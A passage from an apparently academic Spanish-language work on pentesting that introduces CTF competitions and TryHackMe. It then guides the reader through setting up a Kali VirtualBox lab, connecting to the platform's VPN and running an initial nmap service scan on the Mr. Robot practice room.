Un CTF (Capture The Flag) o Capturar la bandera, es un término utilizado para referirse a la actividad informática de resolver un reto informático con el objetivo de obtener un texto o un hash que representa la bandera (una cadena de texto alfanumérico). La idea de estas actividades es aplicar los conocimientos en pentesting para penetrar en los sistemas objetivo en busca de las claves que hay ocultas en ellos.

A día de hoy existen diversas plataformas que proporcionan salas gratuitas, creadas tanto por la misma plataforma como por la comunidad, que nos pueden ayudar tanto a poner en práctica nuestras habilidades como a seguir aprendiendo sobre las pruebas de penetración.

Algunas de estas plataformas son HackTheBox, VulnHub, AttackDefense y CTFTime, pero quiero destacar por encima del resto TryHackMe, ya que es la plataforma que voy a usar en el apartado práctico de este trabajo.

TryHackMe proporciona una larga variedad de salas de CTF, clasificadas según la dificultad y algunas de ellas tematizadas. Además, nos permite competir con el resto de usuarios de la plataforma, ya que, dependiendo del tiempo que tardemos en resolver la sala, se nos otorgará una puntuación, y cada sala tiene una lista de todos sus participantes.

Esta plataforma no solo cuenta con salas de CTF, sino que también cuenta con diversas salas de aprendizaje, cada una con una herramienta diferente. Por ejemplo, tenemos salas para practicar con Nmap, Burpsuite, GoBuster…

Además, si nos hacemos con la versión premium, a la que tenemos descuento si somos estudiantes, no necesitaremos tener una distribución en nuestra máquina local, ya que nos proporcionarán nuestra propia máquina atacante, lo cual supone de gran ayuda para aquellas personas que no sepan cómo crearse su propia máquina virtual.

También existen competiciones cuyo objetivo es resolver salas lo más rápido posible. Estas competiciones se realizan tanto de forma individual como en grupos, y dependiendo de la velocidad de los pentesters se determinarán los puntos asignados si se logra resolver.

Estas competiciones suelen durar 1 o 2 días, pero hay algunas que pueden llegar a durar una semana o hasta un mes. Además, existen diferentes tipos de CTF:

- **Jeopardy:** abarcan retos de diferentes tipos (los cuales explicaré más adelante). En esta modalidad se ganan puntos en función del nivel de dificultad de la sala. Gana el equipo que logre conseguir más puntos al final del evento.
- **Ataque-Defensa:** en este modo de juego, cada equipo tiene un servidor o una red que presenta ciertas vulnerabilidades. El objetivo es penetrar en el sistema enemigo a la vez que defiendes tu propio sistema. Se otorgan puntos tanto de ataque como de defensa.
- **Mixted:** en estos eventos hay diferentes modos de juego, Wargame, hardware…

Como he mencionado antes, no solo hay diferentes tipos de eventos de CTF, sino que en cada evento puede haber diferentes tipos de retos:

- **Criptografía:** procedimiento en el cual se cifra un mensaje para evitar que sea leíble por el atacante. El objetivo es descifrar dicho mensaje.
- **Web:** desafíos que se centran en encontrar y explotar vulnerabilidades en aplicaciones web con ataques como SQL Injection, Cross-site scripting (XSS), Cross-site request forgery (CSRF)…
- **Forense:** este reto consiste en analizar e investigar datos, como pueden ser capturas de tráfico de red, volcados de memoria o discos duros…
- **Ingeniería inversa:** se analiza un archivo binario ejecutable en busca de la clave a través de la descompilación del fichero.

5. PARTE PRÁCTICA

Ahora que ya sabemos qué es el pentesting, los pasos que debemos seguir para realizar una prueba de penetración y qué es una sala de CTF, podemos comenzar con la parte práctica del trabajo.

Este apartado consta de dos partes, una primera en la que resolveré una sala de CTF de TryHackMe, explicando todos los pasos que he seguido, de manera que el lector pueda resolver la sala al mismo ritmo que lee la explicación y a la vez entender el porqué de los pasos, y la segunda parte será la implementación de un script para automatizar ciertos ataques que llevaremos a cabo, concretamente todos los previos a tener una terminal con una sesión abierta. Además, implementaremos una función dentro del script que nos redacte un fichero pdf con toda la información sobre la máquina, es decir, que nos resuma toda la parte de reconocimiento.

5.1. Configuración del laboratorio

El primer paso para resolver una sala de CTF es tener configurado un laboratorio para poder llevar a cabo nuestras pruebas de penetración. TryHackMe nos proporciona un laboratorio en línea si pagamos una suscripción, pero es una máquina lenta, con baja resolución de pantalla y sin persistencia de archivos (si nos descargamos algún programa o script, lo perderemos). Por tanto, personalmente recomiendo tener nuestra propia máquina.

El software por excelencia para esto es Kali Linux, ya que trae instaladas la mayoría de herramientas que se necesitan para resolver las salas más básicas. La forma más fácil de usar este software es a través de VirtualBox, ya que podremos tener snapshots de la máquina virtual, y en caso de conflicto de librerías al instalar nuevas herramientas podremos revertir a versiones anteriores para corregir los errores.

Trabajemos en Windows, Linux o Mac, VirtualBox tiene versiones disponibles. Así que el primer paso será descargar la versión que sea para nuestra máquina host (en mi caso, Windows). El link[17] a la descarga lo dejaré en el apartado de webgrafía. Una vez tengamos VirtualBox descargado e instalado, el siguiente paso será descargarnos una imagen de Kali Linux.

Para descargar el software, tendremos que acceder a la página oficial de Kali[18], la cual se encontrará en la webgrafía, y descargar la imagen para VirtualBox. Estas imágenes suelen pesar, así que dependiendo de la velocidad de conexión tardará un poco más.

Una vez tenemos VirtualBox instalado y la imagen de Kali descargada, toca empezar a configurar nuestro laboratorio.

El primer paso será abrir VirtualBox, y en la barra superior central, hacer clic en el icono de Nueva.

Figura 8

Se nos abrirá una ventana, donde tendremos que especificar los detalles de nuestra máquina.



Figura 9

En el campo de nombre, pondremos el nombre que le queramos asignar a nuestra nueva máquina virtual. En mi caso, le pondré Kali.

En el campo de Carpeta de máquina, tendremos que especificar el directorio donde queremos que se almacene tanto la máquina nueva como todos los archivos. Es decir, donde se va a instalar la virtualización de nuestro software. Tener en cuenta que estableceremos un tamaño de 40GB, así que habrá que establecer un disco con suficiente espacio.

El campo de tipo, pondremos Linux, y en versión, pondremos Debian, ya que es la versión en la que se basa Kali. Yo he seleccionado la de 64 bits porque es la que me he descargado, y es la que recomiendo. En caso de haber seleccionado la descarga de 32 bits, habrá que seleccionar la versión pertinente.

Una vez tenemos esta ventana configurada, pasamos a la siguiente página de la configuración.



Figura 10

En esta página tendremos que establecer la cantidad de memoria RAM que queramos asignarle a nuestra máquina. Mi recomendación son 8GB, ya que usaremos bastante fuerza bruta con algunas herramientas y vamos a necesitar potencia, pero si no disponemos de tanta memoria en nuestra máquina host, tendremos que asignarle menos. Nunca hay que darle la máxima cantidad de recursos a nuestra máquina, ya que dejaríamos sin recursos al host y haríamos crashear nuestro sistema. Una cosa buena que tiene VirtualBox es que nos pinta de colores los márgenes que podemos asignar a nuestra virtualización. Mi recomendación es siempre dar toda la barra verde, aunque en mi caso, prefiero dejarlo simplemente en 8GB, ya que es suficiente.

Pasamos a la siguiente página de la configuración.



Figura 11

En esta nueva página se nos preguntará sobre el disco duro virtual que queremos usar. Como es la primera vez que configuramos la máquina, habrá que crear uno desde 0.

Pasamos a la siguiente página de configuración.



Figura 12

En esta ventana, seleccionamos el tipo de archivo VDI, ya que es el que usa VirtualBox para virtualizar sistemas operativos.

Pasamos a la siguiente página.



Figura 13

En esta ventana tendremos que seleccionar el tipo de reservado de memoria que queremos utilizar. Mi recomendación es poner siempre Reservado dinámicamente, ya que iremos ocupando memoria de la máquina host a medida que vayamos ocupando memoria en nuestra máquina virtual. En cambio, si seleccionamos Tamaño fijo, ocuparemos directamente la cantidad de memoria seleccionada en la máquina host, independientemente de lo que tengamos ocupado en la máquina virtual. Si seleccionamos la segunda opción, con 20GB tenemos de sobras.

Seleccionamos la opción que queramos, en mi caso la primera, y pasamos a la siguiente ventana.



Figura 14

En esta ventana, tendremos que seleccionar el tamaño máximo que permitiremos que ocupe nuestro disco virtual. Es decir, al haber seleccionado tamaño dinámico, el disco irá creciendo a medida que almacenemos archivos en la máquina virtual. Este tamaño máximo hará que el

espacio ocupado por la virtualización no ocupe más de la cantidad de espacio que especifiquemos. Si hemos seleccionado tamaño fijo, en esta ventana estableceremos el tamaño que queremos reservar.

Una vez pulsamos Crear, ya tenemos nuestra máquina virtual creada, tan sólo falta asignarle que imagen queremos que cargue, y acabar de configurar un par de detalles.

Para acabar de configurar los detalles de la máquina, tendremos que seleccionarla, y en la barra central superior que hemos visto antes, hacer clic en Configuración.



Figura 15

En el apartado General, nos movemos a la pestaña de Avanzado, y en los selectores de Compartir portapapeles y Arrastrar y soltar, seleccionamos Bidireccional. Esto nos permitirá copiar y pegar y arrastrar archivos entre la máquina host y la virtualizada.



Figura 16

A continuación, nos movemos a la ventana de sistema, como vemos en la imagen superior. En el apartado de Placa base, podemos modificar la cantidad de memoria RAM que le hemos asignado anteriormente. Por lo demás, podemos configurarlo al gusto, yo suelo dejarlo tal y como viene por defecto. Una vez todo listo, nos movemos a la pestaña de Procesador.



Figura 17

En esta pestaña, tendremos que seleccionar el número de procesadores que queremos que use nuestra máquina virtual. Al tener que usar fuerza bruta, tenemos que darle el máximo rendimiento posible a la máquina, por lo que tendremos que dar el mayor número de procesadores sin comprometer el rendimiento de nuestra máquina host. Con 6 procesadores nos debería bastar, pero otra vez, recomiendo dar como mucho el máximo de procesadores que nos recomiende VirtualBox, es decir, no sobrepasar la barra verde. Nos movemos a las opciones de pantalla.



Figura 18

Aquí, lo único que se requiere es poner la Memoria de vídeo al máximo. También podemos cambiar el número de monitores en función de los que queramos usar. Por último, nos movemos a las opciones de red.



Figura 19

Como podemos ver en la imagen, tendremos que habilitar el adaptador de red, establecerlo como adaptador puente, y seleccionar el adaptador de nuestra placa base, el cual suele empezar como Realtek.

Con todos estos ajustes configurados, podemos proceder a iniciar nuestra máquina virtual. Como todavía no hemos configurado el archivo de Linux que nos hemos descargado, al iniciar nos pedirá que seleccionemos la imagen de Kali.



Figura 20

Simplemente tendremos que seleccionar el archivo .iso que nos hemos descargado previamente, y ya tendremos nuestra máquina virtual configurada para poder empezar con nuestra parte práctica.

5.2. Prueba de penetración

Una vez tenemos nuestra máquina virtual con Kali lista y ejecutándose, es hora de empezar con el pentesting. Para poder hacer esta parte, utilizaré la plataforma de TryHackMe[19], la cual nos proporciona salas preparadas y seguras donde practicar nuestras pruebas de penetración. Además, cuenta con salas de entrenamiento, donde se guía al usuario a través de toda la prueba para que pueda aprender de forma dinámica. Esta plataforma cuenta también con salas creadas por la comunidad, las cuales están divididas por nivel (bajo – medio – alto).

La sala que he seleccionado es una CTF basada en la serie Mr. Robot[20], que para quien no la conozca, trata sobre hackers. El link a la sala lo dejaré en la webgrafía.

El primer paso será crearnos una cuenta en la plataforma. Para resolver esta sala no nos hará falta la suscripción premium, así que con la gratuita tenemos suficiente. Una vez tenemos nuestra cuenta creada, nos tendremos que descargar el archivo para la VPN.

Nos tendremos que conectar a la VPN que proporciona TryHackMe, primero de todo, para poder identificar la máquina objetivo, y segundo, para desarrollar nuestras pruebas de penetración en un entorno seguro, ya que nuestra IP no será rastreable.

Para ello, tendremos que ir a la parte superior derecha de la web, hacer clic en el icono de perfil, y entrar en el apartado de Access. Una vez ahí, veremos lo siguiente:



Figura 21

TryHackMe nos recomienda el servidor óptimo en función de nuestra localización, así que lo único que haremos aquí es descargarnos el fichero haciendo clic en el botón verde.

Para poder conectarnos, tendremos que localizar el fichero que acabamos de descargar, y una vez lo tengamos, tendremos que abrir una terminal en la ubicación del archivo para ejecutar el comando siguiente:

sudo openvpn <filename>

Si hemos tenido éxito con la conexión, obtendremos esta línea en la terminal:

```
2022-06-02 10:40:10 net_route_v4_best_gw query: dst 0.0.0.0
2022-06-02 10:40:10 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-06-02 10:40:10 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:ab:08:1c
2022-06-02 10:40:10 TUN/TAP device tun0 opened
2022-06-02 10:40:10 net_iface_mtu_set: mtu 1500 for tun0
2022-06-02 10:40:10 net_iface_up: set tun0 up
2022-06-02 10:40:10 net_addr_v4_add: 10.8.255.126/16 dev tun0
2022-06-02 10:40:10 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2022-06-02 10:40:10 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2022-06-02 10:40:10 Initialization Sequence Completed
```

Figura 22

La clave está en esa última línea, la que pone “Initialization Sequence Completed”. Esto nos indica que la conexión se ha realizado con éxito. Es importante no cerrar esta ventana de terminal, pues si lo hacemos cerraremos la conexión con la VPN.

Además, para asegurarnos de que estamos conectados, podemos acceder a la misma página donde nos hemos descargado el fichero VPN, y veremos que la página ha detectado nuestra conexión:



Figura 23

Como podemos ver, el tick verde muestra que nos hemos conectado con éxito. También podremos ver nuestra IP, la cual nos ha sido otorgada por TryHackMe. Yo la tengo tapada por temas de seguridad, aunque cambia cada vez que establecemos una conexión nueva.

Este paso tendremos que repetirlo cada vez que queramos resolver una sala de la plataforma, pero el fichero va a ser siempre el mismo independientemente de la sala.

Ahora, tendremos que encender la máquina. Para ello, accederemos al link de la sala, y le daremos al botón de Start machine.



Figura 24

Primero de todo, habrá que tener cuidado con la duración de la máquina ya que, si se nos acaba el tiempo, tendremos que volver a empezar la sala. Mi consejo es ampliar el tiempo siempre que sea posible.

Ahora, podemos empezar con la resolución de la sala. Para lograrlo, deberemos encontrar 3 flags o llaves, las cuales están ocultas.

El primer paso que realizaré será un reconocimiento de puertos con Nmap. Con esto, podremos ver qué puertos tiene abiertos la máquina objetivo, y en caso de tenerlos, qué servicios ofrece. El comando que ejecutaremos será el siguiente:

nmap -sV <ip>

Con este comando estaremos buscando todos los puertos TCP que haya abiertos en la máquina objetivo. Además, con la especificación de "sV", también veremos las versiones de los servicios de cada puerto. Una vez ejecutado el comando, el resultado será el siguiente:



Figura 25

Ahora toca analizar la información que nos ha devuelto nmap:

- La máquina objetivo está activa, incluso nos ha especificado la latencia entre máquinas.
- Se han encontrado 3 puertos abiertos que ofrecen servicios. Por cada puerto, podemos ver el identificador (número de puerto), el estado del puerto, el servicio que ofrece y la versión del servicio.
- Nmap ha encontrado 997 puertos más, pero no los muestra debido a que, o están cerrados, o no tienen servicios activos.

Toca elegir qué hacemos con la información de los 3 puertos con servicios. El primero lo tenemos que descartar, ya que tiene un servicio ssh, pero está cerrado. Podemos ver que el puerto 80 tiene un servicio http activo, lo cual quiere decir que está hosteando una página web. Por lo tanto, el siguiente paso será hacer una visita a esta web, a ver que nos encontramos.

